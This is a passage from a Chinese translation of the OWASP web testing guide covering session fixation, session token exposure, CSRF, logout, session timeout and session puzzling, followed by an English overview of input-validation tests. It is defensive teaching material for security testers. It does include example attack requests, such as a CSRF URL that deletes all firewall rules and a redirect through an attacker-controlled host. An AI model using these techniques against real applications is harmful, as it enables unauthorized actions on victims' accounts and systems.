在成功认证之后并没有新的cookie产生，那么测试者就可能实施会话劫持。

期望结果：

测试者能够向用户发送合法的会话标识（可能使用一些社会工程学技巧），并等待用户进行登录认证，接着验证cookie是否被分配到了相应权限。

灰盒测试

与开发者进行讨论，并弄明白他们是否实现了用户成功登录后会话令牌更新机制。

期待结果：

应用程序首先应该在进行用户认证之前销毁已经存在的会话ID，然后在用户成功认证之后提供新的会话ID。

测试工具

- JHijack - a numeric session hijacking tool - <http://yehg.net/lab/pr0js/files.php/jhijackv0.2beta.zip>
- OWASP WebScarab: [OWASP_WebScarab_Project](#)

参考资料

白皮书

- [Session Fixation](#)
- ACROS Security: http://www.acrossecurity.com/papers/session_fixation.pdf
- Chris Shiflett: <http://shiflett.org/articles/session-fixation>

测试会话变量泄露 (OTG-SESS-004)

综述

会话令牌（cookie，会话ID，隐藏域），如果泄露，可能允许攻击者模仿受害者并非法访问系统。重要的是这些令牌应该无时无刻被保护，防止窃听，特别是在传输过程中。

这里的信息关注于对敏感的会话ID数据的传输安全更胜于通常的数据，可能在缓存和传输策略上更加严格。

使用个人代理，就有可能确认每个请求与响应：

- 使用的协议（如HTTP与HTTPS）
- HTTP头
- 消息主题（如POST或页面内容）

每当会话ID在客户端与服务器中传递的时候，协议、缓存、隐私指示符、和消息主体都应该检查。传输安全这里指的是通过GET或POST请求、消息主体或其他方法在合法的HTTP请求中传输会话ID。

如何测试

测试会话令牌的加密和复用漏：

防止窃听的方法通常是提供SSL加密，但是可能无法和其他隧道或加密一起使用。应当注意的是加密或其他密码学散列算法处理会话ID应该考虑与传输加密分开，正如应该保护的是会话ID本身，而不是其中的数据。

如果会话ID能够被攻击者直接获得访问权限，那么他必须在传输中被保护来减轻风险。因此当会话ID传递时，应该确保加密措施在任何请求和响应中都是默认和强制执行的，无论是使用何种机制（如隐藏域）。简单的检查是<https://用http://替代，同时修改表单来确定在安全和不安全的站点中是否有足够的隔离措施。>

注意，如果站点存在用户使用会话ID追踪的一个元素，然而没有安全措施（如注册用户可下载的公开文件），有必要使用一个不同的会话ID。会话ID应该在客户端切换安全与非安全的元素时候被监控，来确保使用的不同的ID。

期待结果：

每次成功进行认证之后，用户应该期待能获取：

- 一个不同的会话令牌
- 发起HTTP请求时，令牌通过加密信道传输

测试代理和缓存漏洞：

在评估应用程序安全时，必须将代理考虑进去。在许多情况下，客户端可能通过公司、ISP、或其他代理或协议分析网关（如防火墙）访问应用程序。HTTP协议提供了控制下游代理行为的指示符，应该评估这些指示符被正确实现。

通常，会话ID不应该通过未加密信道发送，也不应该被缓存。应用程序必须检查并确保加密通信在传输任何会话ID时是默认和强制。更进一步，无论何时会话ID被传输，指示符也应该一同传输来防止中间缓存甚至本地缓存。

应用程序也应该被配置为确保在HTTP 1.0 和HTTP 1.1（RFC 2616）同样确保缓存数据安全。HTTP 1.1 提供一系列的缓存控制措施。Cache-Control: no-cache 指示代理必须不复用任何数据。而 Cache-Control: Private 看上去是一个更加合适的指示符，允许不共享的代理缓存数据。在网吧或其他共享系统的情况下，显然这是一个风险点。甚至单用户工作站缓存的会话ID也可能通过文件系统或网络存储暴露给其他人。HTTP 1.0缓存无法识别Cache-Control: no-cache 指示符。

期待结果：

“Expires: 0” 和 Cache-Control: max-age=0 指示符应该被使用来进一步确保缓存不泄露数据。

每一个传输会话ID的请求/响应都应该检查是否含有正确的缓存指示符。

测试**GET**和**POST**漏洞：

通常，不应该使用GET请求，因为会话ID可能在代理或防火墙日志中泄露。而且与其他类型的传输相比，也更加非常容易操纵，尽管任何机制都可以在客户端用合适的工具来操纵。进一步来说，[跨站脚本 \(XSS\)](#) 攻击最容易通过该方式发送构造的GET请求链接给受害者来利用。通过使用POST发送数据更加不容易发生。

期待结果：

所有服务器端使用POST接受数据的代码都应该被测试确保不能使用GET传输。

例如，考虑如下登陆页面的POST请求。

```
POST http://owaspapp.com/login.asp HTTP/1.1
Host: owaspapp.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.0.2) Gecko/20030208 Netscape/7.02 Paros/3.0.2b
Accept: /*
Accept-Language: en-us, en
Accept-Charset: ISO-8859-1, utf-8;q=0.66, *;q=0.66
Keep-Alive: 300
Cookie: ASPSESSIONIDABCDEF=ASKLJDLKJRELKHJG
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 34

Login=Username&password=Password&SessionID=12345678
```

如果login.asp没有很好实现，可能能通过如下URL进行登陆：

```
http://owaspapp.com/login.asp?Login=Username&password=Password&SessionID=12345678
```

能通过检查每一个POST请求来识别潜在的不完全服务器端脚本。

测试传输漏洞：

所有客户端和应用程序的交互至少要按以下标准进行测试：

- 会话ID是如何传输的？如，GET，POST，表单（包括隐藏域）
- 会话ID总是默认通过加密传输的么？
- 是否可能操纵应用程序不加密传输会话ID？如，通过将HTTPS改为HTTP？
- 在传输会话ID的请求/响应中使用了什么缓存控制指示符？
- 这些指示符总是存在么？如果不是，哪里有特例？
- 会话ID使用了GET请求了么？
- 如果使用POST，是否可以使用GET替代？

参考资料

白皮书

- RFCs 2109 & 2965 – HTTP State Management Mechanism [D. Kristol, L. Montulli] - <http://www.ietf.org/rfc/rfc2965.txt>, <http://www.ietf.org/rfc/rfc2109.txt>
- RFC 2616 – Hypertext Transfer Protocol -- HTTP/1.1 - <http://www.ietf.org/rfc/rfc2616.txt>

跨站点请求伪造(CSRF)测试 (OTG-SESS-005)

综述

CSRF 是一种强制最终用户在 web 应用认证的情况下执行操作的攻击。通过一些社会工程学技巧的帮助（比如通过电子邮件或聊天工具发送链接），攻击者能够让用户执行攻击者想要的操作。当面向普通用户时，一次成功的CSRF利用可以获取用户的 data。如果面向的用户是管理员账户的话，CSRF 攻击能够攻破整个 web 应用系统。

CSRF 依赖于下面条件：

1. Web 浏览器支持会话相关的功能（如 cookies 和 http 认证信息）；
2. 攻击者知道合法的 web 应用 url；
3. 应用程序进行会话管理所需要的信息，浏览器已经获得；
4. 直接进行 HTTP/HTTPS 资源访问的 HTML 标签，（如图像标签，*img*）。

上述条件 1、2、3 必须满足才能导致漏洞存在，条件 4 时在实际利用过程中需要的附加条件，并不一定需要。

- 条件点 1) 浏览器自动发送鉴别用户会话的信息。假设 site 是一个 web 应用程序的站点，用户 victim 刚刚向 site 认证了自己。在响应中，site 给 victim 分配了标示认证会话的 cookie。通常，一旦浏览器接受了 site 设置的 cookie，就会自动在之后的所有指向 site 请求中发送该 cookie。
- 条件点 2) 如果应用程序不在 URL 中加入会话相关的信息，那么意味着该应用 URL，参数和其合法值可以识别出来（通过代码分析，或者通过访问，记录 HTML/javascript 中的表单和 URL 连接请求获得）。
- 条件点 3) “浏览器已知”指如 cookie 信息或基于 http 的认证信息（如 http 基础认证，不是表单形式的认证）已经存储在浏览器中，并在随后的请求中会进行再次发送的情况。下面所讨论的漏洞需要依赖这种仅通过这些已知信息就能的鉴别用户会话的情况。

为了化简情况，我们假设使用使用 GET 请求的 URL（这些讨论情况也适用于 POST 请求情形）。如果 victim 已经进行认证，之后的请求就会自动带上认证的 cookie（如图）。



GET 请求可以通过多种方法触发：

- 通过用户真实使用该 web 应用；
- 通过用户直接在浏览器上输入 URL；
- 通过用户跟随 URL 链接（在应用程序之外）。

这些调用方法不能被应用程序识别。特别的，第三方的程序可能十分危险。有多种技巧（和漏洞）来区分链接的真实属性。链接可能嵌入电子邮件信息中，或者在引诱用户的恶意站点中（即链接出现在其他主机之中（其他 web 站点，HTML 电子邮件信息等等））。如果用户点击了这些链接，因为该用户已经在 site 中认证过，浏览器会向改应用发出 GET 请求，伴随认证信

息（会话cookie）。这可能导致在应用程序中执行了一个用户不希望的合法请求。比如在web银行中进行转账的恶意链接。

通过使用 *img* 标签，如同条件点4中描述的，甚至可能不需要用户去访问特定的链接。假设攻击者给用户发送了一封访问某个页面的电子邮件，下面是（简化后）的HTML文件：

```
<html><body>
...

...
</body></html>
```

浏览器会展示该页面，并尝试显示特定的0宽度（即隐藏）图片。这导致一个自动发送给web应用的链接。图像URL是否是真的图片并不重要，*img*标签存在就会触发 *src* 中的特定请求。这意味着浏览器不会阻止图片下载，在默认配置中如果禁用图片功能会导致绝大多数的应用程序无法使用。

这个问题是下面一系列过程的结果：

- 网页结果中存在HTML标签自动执行了HTTP请求操作（*img* 标签是其中之一）；
- 浏览器无法分辨出 *img* 标签请求的资源是否是真实图片，也无法分辨出其是否合法；
- 图片加载过程不考虑位置，即图片和表单自身不需要位于相同的主机之中，甚至不需要在同一个域名之下。虽然这是一个很有用的功能，但是他使得区分应用变的十分困难。

事实上，与web应用无关的HTML内容可能指向应用中的一些其他组件，浏览器也会自动向应用发有效请求，这导致了这种攻击产生。由于现在没有相关标准的制定，导致无法禁止这种行为，除非使攻击者无法辨认出有效应用URL。这意味着有效URL必须包含用户会话相关信息，不可能被攻击者预先知道，也就无法识别出这种URL。

情况可能更加糟糕，因为在整合了的邮件/浏览器环境下，简单展示包含图片的电子邮件消息就会导致通过相关cookie发起的应用程序请求。

问题可能通过混淆来更进一步，如通过指向看似合法图片URL的情况：

```

```

其中 [attacker] 是一个攻击者控制的站点，然后通过利用重定向的机制来指向第三方应用。

```
http://[attacker]/picture.gif 重定向到 http://[thirdparty]/action.
```

利用cookie不是这种漏洞采用的唯一方法。只要能完全通过浏览器提供的会话信息进行操作的web应用就存在漏洞。这包括那些仅依赖于HTTP认证机制的应用，因为浏览器获得认证信息之后就会自动在每个请求中加入该信息。这 不包括 基于表单的认证，这些认证只发生一次，并产生了一些会话相关信息（当然，在这个例子中，这样的信息简单通过cookie传递，也能够转化为之前的案例）。

案例场景

我们假设受害者登录了防火墙的web管理应用。为了进行登录，用户必须进行认证，会话信息保存在cookie中。

再假设防火墙web管理应用存在一个允许认证用户通过编号删除部分规则或者通过输入'*'删除所有规则的功能（非常危险的功能，但是这让这个案例变得更加有趣）。下面展示了删除的页面URL。我们为了简化情况，假设通过GET请求进行操作：


```
https://[target]/fwmgt/delete?rule=1
```

(来删除指定规则)

```
https://[target]/fwmgt/delete?rule=*
```

(来删除所有规则)

这个例子非常简单，但是也展示了CSRF漏洞的危险之处。



因此，如果我们输入'*'，并点击删除按钮，将会发起下列请求。

```
https://www.company.example/fwmgt/delete?rule=*
```

这将删除所有的防火墙规则（导致不正常的情况发生）。



这不是唯一的场景，用户可能通过提交URL请求来得到同样的结果：

```
https://[target]/fwmgt/delete?rule=*
```

或者点击相关的链接，直接或者通过跳转到上述URL地址。再或者通过嵌入指向相同链接的标签也可以。

在所有的情况下，如果用户当前已登录防火墙管理应用，那么这些请求将正常执行，并成功修改了防火墙的配置。可以想象将攻击目标置于敏感的应用程序上，进行自动化的下单、资金转账、订单操作、关键组件配置修改等等情况。

有意思的是，这些漏洞可以在防火墙里面进行，即这些攻击链接受者有权访问即可（不能直接被攻击者访问）。特别的，可以是任何内部web服务器；例如上文提及的防火墙管理站点就可能没有暴露在互联网中。想象一个针对核反应堆监视应用

的CSRF攻击。想得太多了？也许，但是也不是不可能的情况。

那些自身包含漏洞的应用，即同时作为攻击向量和目标的应用（如web邮件应用），使得情况更加糟糕。如果应用程序存在漏洞，用户必定在登录后读取包含CSRF攻击的消息，该攻击致力于web邮件应用本身，执行如删除消息、作为该用户发送消息等操作。

如何测试

黑盒测试

在黑盒测试中，攻击者必须知道在限制（认证）区域的URL地址。如果测试人员拥有有效登录信息，那么可以扮演双重角色—攻击者和受害者。在这种情况下，测试人员可以通过浏览应用获得相关URL地址。

相对的，如果测试人员没有有效登录凭证，就不得不组织一次真实的攻击，劝诱一个合法的登录后的用户来访问大致的链接。这需要一系列的社会工程学的技巧。

无论哪种方法，测试用例可以根据如下情况来设计：

- 将 u 作为测试URL，如，` $u = \text{http://www.example.com/action}'$
- 建立一个包含请求URL u 的html页面（特别是所有相关的参数；在HTTP GET请求的情况下很自然，如果通过POST请求则需要使用一系列的Javascript脚本）；
- 确保合法用户已经登录应用；
- 引诱合法用户访问测试URL（如果无法进行模仿，可能需要社会工程学技巧）；
- 观察结果，如检查web服务器是否执行了相关请求。

灰盒测试

对应用程序进行审计检查其会话管理过程是否存在漏洞。如果会话管理只依赖客户端的数据（浏览器可获得的信息），那么应用程序就是存在漏洞的。“客户端数据”意味着cookie或HTTP认证凭证（基本认证和其他形式的HTTP认证；非基于表单的认证，这是一个应用层的认证）。如果应用程序不存在漏洞，该应用必须在URL中包含会话相关的信息，无法被用户辨别或预测出。（[3] 使用了术语 **秘密** 来表示这种信息）。

能通过HTTP GET请求访问的资源很容易存在漏洞，POST请求也能通过Javascript自动化提交产生漏洞；因此，通过单独使用POST请求不足以消除CSRF漏洞。

测试工具

- WebScarab Spider http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- CSRF Tester http://www.owasp.org/index.php/Category:OWASP_CSRFTester_Project
- Cross Site Requester http://yehg.net/lab/pr0js/pentest/cross_site_request_forgery.php (via img)
- Cross Frame Loader http://yehg.net/lab/pr0js/pentest/cross_site_framing.php (via iframe)
- Pinata-csrf-tool <http://code.google.com/p/pinata-csrf-tool/>

参考资料

白皮书

- Peter W: "Cross-Site Request Forgeries" - <http://www.tux.org/~peterw/csrf.txt>
- Thomas Schreiber: "Session Riding" - http://www.securenets.de/papers/Session_Riding.pdf
- Oldest known post - <http://www.zope.org/Members/jim/ZopeSecurity/ClientSideTrojan>
- Cross-site Request Forgery FAQ - <http://www.cgisecurity.com/articles/csrf-faq.shtml>
- A Most-Neglected Fact About Cross Site Request Forgery (CSRF) - http://yehg.net/lab/pr0js/view.php/A_Most-Neglected_Fact_About_CSRF.pdf

整改措施

下面的对抗措施分为用户和开发者两部分。

用户

由于CSRF漏洞被广泛报告，推荐根据下面的实践过程来减少风险。一些可能的措施有：

- 在完成操作后立即登出系统。
- 不允许浏览器保存用户名/密码，也不允许站点“记住”登录情况。
- 不使用同一个浏览器访问敏感应用和随意浏览互联网；如果需要在同一台机器中同时进行，使用不同的浏览器来浏览。

整合HTML页面功能的邮件浏览器，新闻组浏览器增加了更多的风险，通过简单访问邮件消息和新闻消息可能导致攻击发生。

开发者

在URL中加入会话相关的信息。导致攻击发生的关键在于cookie中的唯一会话标示会随着请求一同发送。通过URL层面产生的其他会话相关信息可以使攻击者更加难以了解URL的结构。

下面是一些其他对抗措施，可能不能解决所有问题，但是可以使漏洞利用变的更加困难：

- 使用POST替代GET请求。虽然POST也能通过Javascript方式模拟发送，他将提高攻击的复杂度。
- 使用确认页面也一样（如“你确定要进行这项操作？”等等）。他们也可能被攻击者绕过，也会提高攻击复杂度。因此不要完全依赖这些手段来保护应用程序。
- 自动登出机制一定程度能缓解此类漏洞，但是最终还是取决于环境（用户可能需要一整天来进行有漏洞的web银行应用操作，这往往比偶尔使用这功能的用户有更多的风险）。

相关安全活动

CSRF漏洞描述

参见OWASP文章 [CSRF](#)。

如何避免CSRF漏洞

参见 [OWASP 开发指南](#) 中如何避免CSRF漏洞部分。

如何审查代码中的CSRF漏洞

参见 [OWASP 代码评估指南](#) 中关于如何 [审查代码查询CSRF](#) 部分。

如何防御CSRF漏洞

参见 [OWASP CSRF 防护速查表](#)。

测试登出功能 (OTG-SESS-006)

综述

会话终止是会话生命周期的重要部分。将会话令牌生命周期缩减到最低限度降低了会话劫持攻击的成功率。这通常可以作为一个对抗跨站脚本攻击和跨站请求伪造的控制措施。这些攻击依赖用户拥有一个认证过的当前会话。如果没有安全的会话终止仅增加了这些攻击的攻击面。

一个安全的会话终止至少要求下面环节：

- 在用户界面允许用户手动登出。
- 在一定时间没有活动的情况下终止会话（会话超时）。
- 服务器端会话状态正确无效化。

存在多个问题能够阻止有效的会话终止。在理想的安全web应用程序中，用户应该能在任何时候通过用户界面终止会话。每一个页面都应该有明显的登出按钮。不清晰或有歧义的登出功能可能会引起用户不信任该功能。

另一个常见的终止会话的错误是将客户端会话令牌设置为一个新的数值，而服务器端依旧保持旧令牌有效，且可以通过复用旧的令牌的值来继续会话。有时候只向用户展示一个确认信息，而没有进一步的操作。这些问题都应该避免。

有些web应用框架只依赖于会话cookie来鉴别登录用户。用户ID是嵌入（或加密）在cookie值中。应用服务器不追踪任何服务器端的会话。当登出后，会话cookie从浏览器端移除。然而，由于应用程序服务器端不做任何记录，他无法得知会话是否已经登出。这样通过复用会话cookie，就可以重新获取认证后的会话访问权限。非常著名的例子是ASP.NET中的表单认证功能。

Web浏览器用户通常不注意应用还在线过程中就简单关闭浏览器或页面。web应用程序应该注意到这种行为，并在一定时间后从服务器端自动终止会话。

替代应用相关认证模式的单点登录（SSO）系统通常导致多个会话的并存，这些会话可能需要分别终止。举例来说，终止应用相关的会话不终止单点登录系统的会话。返回SSO入口提供了用户登回先前登出的系统的可能性。从另一方面说，SSO系统的登出也不需要导致相关连接应用的会话终止。

如何测试

测试用户登出界面：

验证在用户界面可以看见登出功能。为了这个目的，从用户视角来看，每一个页面都应该能够登出web应用。

期待结果：

一个良好的登出用户界面可能有如下属性：

- 所有页面存在登出按钮。
- 登出按钮应该很容易被用户识别出来。
- 在读取页面之后，登出按钮应该不需要滚动页面就能找到。
- 理想的登出按钮应该固定在浏览器可显示的页面某个区域，不随滚动条滚动改变。

测试服务器端会话终止：

首先，需要存储用于识别会话的cookie。调用登出功能，观察应用程序行为，特别是有关会话cookie的。尝试浏览认证会话才能访问的页面，如使用后退按钮。如果显示的是页面的缓存，点击刷新获取新页面。如果登出功能使cookie变成了一个新的值，还原旧的cookie值并尝试在认证区域进行刷新。如果这些操作都没有展示特定页面的任何漏洞，至少尝试一下更多的安全相关的页面，确保会话终止确实被应用程序正确实现了。

期待结果:

认证用户的任何数据都不应该出现在这个测试中。理想的，当会话终止后访问这些认证区域，应用程序应该重定向到公开区域或登录表单。虽然不是安全的应用程序必须做的，但是在登出后将会话cookie设置为一个新值是一个好的实践。

测试会话超时:

尝试通过增加访问认证区域的时间间隔来确定会话超时。如果发生了登出行为，那么期间的时间间隔大致就是会话超时时间的值。

期待结果:

由于超时引起的会话登出应该和服务器端终止的会话测试中描述的一致。

会话超时合适的时间依赖于应用程序的用途，应该在安全性和易用性直接保持一致。在银行应用中，不应该保持非活动会话超过15分钟。另一方面来说，wiki系统或论坛系统中过短的超时时间会惹恼正在输入大段文章中的用户。1小时或更多的时长更加合适。

测试单点登录环境中的会话终止（单点登出）：

在目标应用中实施登出。确认存在中心入口或目录允许用户登回应用，而不需要重新认证。测试如果应用程序请求用户认证，应用程序的入口URL是否被请求。当登录进目标应用后，实施对SSO系统的登出。接着尝试访问目标应用的认证区域。

期待结果:

可以期待在调用web应用的登出功能和SSO系统自身的登出功能会引起所有会话的终止。在登出SSO系统后，应该需要用户的重新认证才能获得应用系统的访问权限。

测试工具

- "Burp Suite - Repeater" - <http://portswigger.net/burp/repeater.html>

参考资料**白皮书**

- "The FormsAuthentication.SignOut method does not prevent cookie reply attacks in ASP.NET applications" - <http://support.microsoft.com/default.aspx?scid=kb;en-us;900111>
- "Cookie replay attacks in ASP.NET when using forms authentication" - <https://www.vanstechelman.eu/content/cookie-replay-attacks-in-aspnet-when-using-forms-authentication>

测试会话超时 (OTG-SESS-007)

综述

在这个阶段测试者检查应用程序在用户空闲一段时间后是否会自动登出，确保不可能重用相同的会话，并且没有敏感信息遗留在浏览器缓存中。

所有应用程序应该实现会话空闲超时机制。这种超时时间定义为会话在没有用户活动下维持激活状态的一段时间，即在上次最后收到的该会话ID的HTTP请求之后经过一段预设的时间后结束并销毁会话的机制。大多数情况下，最合适的超时时间应该在安全（更短的超时时间）和可用（较长的超时时间）之间取得平衡，特别是依赖于应用程序处理的数据的敏感等级。例如，一个60分钟的超时设定对于一个公开论坛是合适的，但是如此的长时间可能对于网上银行应用来说太久了（一般建议最大超时时间为15分钟）。一般来说，任何应用程序没有强制实行超时登出机制应该被认为是不安全的，除非这种行为是一些特殊功能的要求。

空闲超时机制限制了攻击者猜测和使用其他用户的合法会话ID，以及在一些情况下能够保护公用计算机的会话复用情况。然而，如果攻击者能够劫持指定的会话，超时机制无法限制攻击者的行为，因为攻击者能够定期产生活动行为来延长会话激活时间。

会话超时管理和期限控制应该在服务器端进行。如果用户可以控制一些用于会话超时的数据，比如使用cookie或其他客户端参数来追踪时间（如，自登陆以来经过的分钟数），那么攻击者可以操纵这些数值来延长会话持续时间。所以应用程序必须在服务器端记录非活动时间，并在超时后自动销毁当前用户会话，并删除每一个存储在客户端上的数据。

这两个过程都必须仔细实现，来避免引入那些万一用户忘记登出应用而被攻击者利用获取未授权访问的弱点。更进一步，对于登出功能来说，确保所有会话令牌（如cookie）被正确销毁或无效化和在服务器端进行正确强制管理来防止会话令牌复用都是非常重要的。如果这些过程没有被正确实现，攻击者可能能够重放这些会话令牌来“捕获”合法用户的会话，并伪装为合法用户（通常这种攻击叫做cookie重放）。当然，一个限制因素是攻击者需要能够访问这些令牌（存储在受害者的PC中），在某些情况下，这一点可能难以做到。

这种攻击最常见的场景是那些曾访问过私人信息（如网页版邮件，网银账户等）的公用计算机。如果用户没有显式登出就离开计算机，而应用又没有正确实现超时机制，那么攻击者可能能通过简单点击后退按钮就能访问相同账户。

如何测试

黑盒测试

在[测试登出功能 \(OTG-SESS-006\)](#)中的相关测试测试超时登出的检测方法也适用于此。

测试的方法论也非常类似。首先，测试者必须检查是否存在超时机制，如通过登陆系统，并等待自动超时登出触发。在登出功能中，超时后，所有的会话令牌应该被摧毁或不可用。

接着，如果存在超时机制，测试者需要弄清楚是客户端实现还是服务器端（或者两者同时）。如果会话cookie是非持久的（或者，更通俗的说，会话cookie不存储任何关于时间的数据），测试者就可以假设是服务器端强制执行的超时机制。如果会话cookie中含有相关时间信息（如登陆时间或上次访问时间或持久化cookie的过期时间），那么有可能客户端也参与了超时机制。在这种情况下，测试者可以尝试修改cookie（如果没有加密措施），弄清楚过程中发生了什么。例如，测试者将设置cookie过期时间为未来的某个时间，检查这个会话是否能被延长。

作为一个基本准则，所有东西都应该在服务器端被检查，不应该能够通过重设会话cookie值为过去的某个值来再次访问应用程序。

灰盒测试

测试者需要检查：

- 登出功能有效摧毁了所有会话令牌或至少使他们无效化。
- 服务器正确检查会话状态，不允许攻击者重放上一个被摧毁的会话标识。
- 超时机制从服务器端强制执行。如果服务器从客户端发回的会话令牌中（不推荐如此）中读取过期时间，那么这些令牌应该通过加密手段保护以防被篡改。

注意最重要的事情是在服务器端摧毁会话。通常这意味着代码必须调用合适的方法（比如Java中的`HttpSession.invalidate()`, .NET中的`Session.abandon()`）。推荐在从浏览器清除cookie，这不是必须的，因为如果会话能够正确的在服务器端无效化，那么浏览器中存储的cookie对于攻击者帮助有限。

参考资料

OWASP 资源

- [Session Management Cheat Sheet](#)

测试会话变量重载问题 (OTG-SESS-008)

综述

会话变量重载（也称为会话谜题Session Puzzling）是一个应用级别的漏洞，他会导致攻击者实施多种恶意行为，包括但不限于：

- 绕过有效的认证过程，伪装合法用户。
- 在自认为安全的环境下，不被发现的情况下提升恶意用户帐户权限。
- 在多个需要多个阶段参与的过程中，跳过质量控制阶段，即使这个过程已经实施了严格的推荐代码控制。
- 通过无法控制或删除的间接方法来操作服务器端的数值。
- 针对被认为是安全的或无法接触到的地方进行传统攻击。

这个漏洞在应用程序将相同的会话变量用于超过一个以上的目的。攻击者可以通过一个开发者没预料到的顺序访问页面，这样便可以使一个会话变量在一个上下文环境下设置，并在另一个环境下使用。

举例来说，攻击者能够使用会话变量重载来绕过强制实施的认证阶段。比如那些通过对成功认证后的存储在会话变量中的身份相关变量进行验证的强制认证机制。这意味着攻击者首先访问设置会话上下文的页面，然后直接访问检查这些上下文的特权页面。

比如，一个认证绕过攻击向量可能通过访问一个公开的接入点（如，一个密码找回页面）来生产含有身份信息的会话，基于固定变量或者用户自身的输入。

如何测试

黑盒测试

这个漏洞可以通过枚举应用使用的所有会话变量以及检查他们的有效环境来检测和利用。特别是有可能以不同的顺序通过访问一系列的入口点，并仔细检查出口点。在黑盒测试中，这个过程非常困难，需要一些运气，因为每个不同的访问序列可能导致不同的结果。

例子

一个非常简单的例子就是密码重置功能的入口点可能请求用户提供一些身份鉴别信息，比如用户名或者电子邮件的地址等。这个页面通常会生成含有这些身份信息的会话信息，这些会话信息可能通过客户端直接提供，亦或通过这些输入数据进行进行计算和查询得来。此时，就有可能应用程序中的一些页面只需要基于上面的会话信息就能展示私有的数据。通过这种方法，攻击者绕过了认证过程。

灰盒测试

最有效的方法是通过源代码评估来检测这些漏洞。

参考资料

白皮书

- Session Puzzles: <http://puzzlemall.googlecode.com/files/Session%20Puzzles%20-%20Indirect%20Application%20Attack%20Vectors%20-%20May%202011%20-%20Whitepaper.pdf>
- Session Puzzling and Session Race Conditions: <http://sectooladdict.blogspot.com/2011/09/session-puzzling-and-session-race.html>

整改措施

会话变量应该只用于单个的一致性的目的上。

输入验证测试

The most common web application security weakness is the failure to properly validate input coming from the client or from the environment before using it. This weakness leads to almost all of the major vulnerabilities in web applications, such as cross site scripting, SQL injection, interpreter injection, locale/Unicode attacks, file system attacks, and buffer overflows.

Data from an external entity or client should never be trusted, since it can be arbitrarily tampered with by an attacker. "All Input is Evil", says Michael Howard in his famous book "Writing Secure Code". That is rule number one. Unfortunately, complex applications often have a large number of entry points, which makes it difficult for a developer to enforce this rule. This chapter describes Data Validation testing. This is the task of testing all the possible forms of input to understand if the application sufficiently validates input data before using it.

Input validation testing is split into the following categories:

Testing for Cross site scripting

Cross Site Scripting (XSS) testing checks if it is possible to manipulate the input parameters of the application so that it generates malicious output. Testers find an XSS vulnerability when the application does not validate their input and creates an output that is under their control. This vulnerability leads to various attacks, for example, stealing confidential information (such as session cookies) or taking control of the victim's browser. An XSS attack breaks the following pattern: Input -> Output == cross-site scripting.

In this guide, the following types of XSS testing are discussed in details:

[反射型跨站脚本测试 \(OTG-INPVAL-001\)](#)

[存储型跨站脚本测试 \(OTG-INPVAL-002\)](#)

Client side XSS testing, such as DOM XSS and Cross site Flashing is discussed in the Client Side testing section.

Testing for HTTP Verb Tampering and Parameter Pollution

HTTP Verb Tampering tests the web application's response to different HTTP methods accessing system objects. For every system object discovered during spidering, the tester should attempt accessing all of those objects with every HTTP method. HTTP Parameter Pollution tests the applications response to receiving multiple HTTP parameters with the same name. For example, if the parameter *username* is included in the GET or POST parameters twice, which one is honoured, if any.

HTTP Verb Tampering is described in

[HTTP谓词伪造测试 \(OTG-INPVAL-003\)](#)

and HTTP Parameter testing techniques are presented in

[HTTP参数污染测试 \(OTG-INPVAL-004\)](#)

SQL注入测试 (OTG-INPVAL-005)

SQL injection testing checks if it is possible to inject data into the application so that it executes a user-controlled SQL query in the back-end database. Testers find an SQL injection vulnerability if the application uses user input to create SQL queries without proper input validation. A successful exploitation of this class of vulnerability allows an unauthorized user to access or manipulate data in the database. Note that application data often represents the core asset of a company. An SQL Injection attack breaks the following pattern: Input -> Query SQL == SQL injection

SQL Injection testing is further broken down by product or vendor:

- [Oracle注入测试](#)
- [MySQL注入测试](#)

- [SQL Server注入测试](#)
- [PostgreSQL注入测试](#)
- [MS Access注入测试](#)
- [NoSQL注入测试](#)

[LDAP注入测试 \(OTG-INPVAL-006\)](#)

LDAP injection testing is similar to SQL Injection testing. The differences are that testers use the LDAP protocol instead of SQL and the target is an LDAP Server instead of a SQL Server. An LDAP Injection attack breaks the following pattern:
Input -> Query LDAP == LDAP injection

[ORM注入测试 \(OTG-INPVAL-007\)](#)

ORM injection testing is similar to SQL Injection Testing. In this case, testers use a SQL Injection against an ORM-generated data access object model. From the tester's point of view, this attack is virtually identical to a SQL Injection attack. However, the injection vulnerability exists in the code generated by an ORM tool.

[XML注入测试 \(OTG-INPVAL-008\)](#)

XML injection testing checks if it is possible to inject a particular XML document into the application. Testers find an XML injection vulnerability if the XML parser fails to make appropriate data validation.

An XML Injection attack breaks the following pattern:

Input -> XML doc == XML injection

[SSI注入测试 \(OTG-INPVAL-009\)](#)

Web servers usually give developers the ability to add small pieces of dynamic code inside static HTML pages, without having to deal with full-fledged server-side or client-side languages. This feature is incarnated by Server-Side Includes (SSI) Injection. In SSI injection testing, testers check if it is possible to inject into the application data that will be interpreted by SSI mechanisms. A successful exploitation of this vulnerability allows an attacker to inject code into HTML pages or even perform remote code execution.

[XPath注入测试 \(OTG-INPVAL-010\)](#)

XPath is a language that has been designed and developed primarily to address parts of an XML document. In XPath injection testing, testers check if it is possible to inject data into an application so that it executes user-controlled XPath queries. When successfully exploited, this vulnerability may allow an attacker to bypass authentication mechanisms or access information without proper authorization.

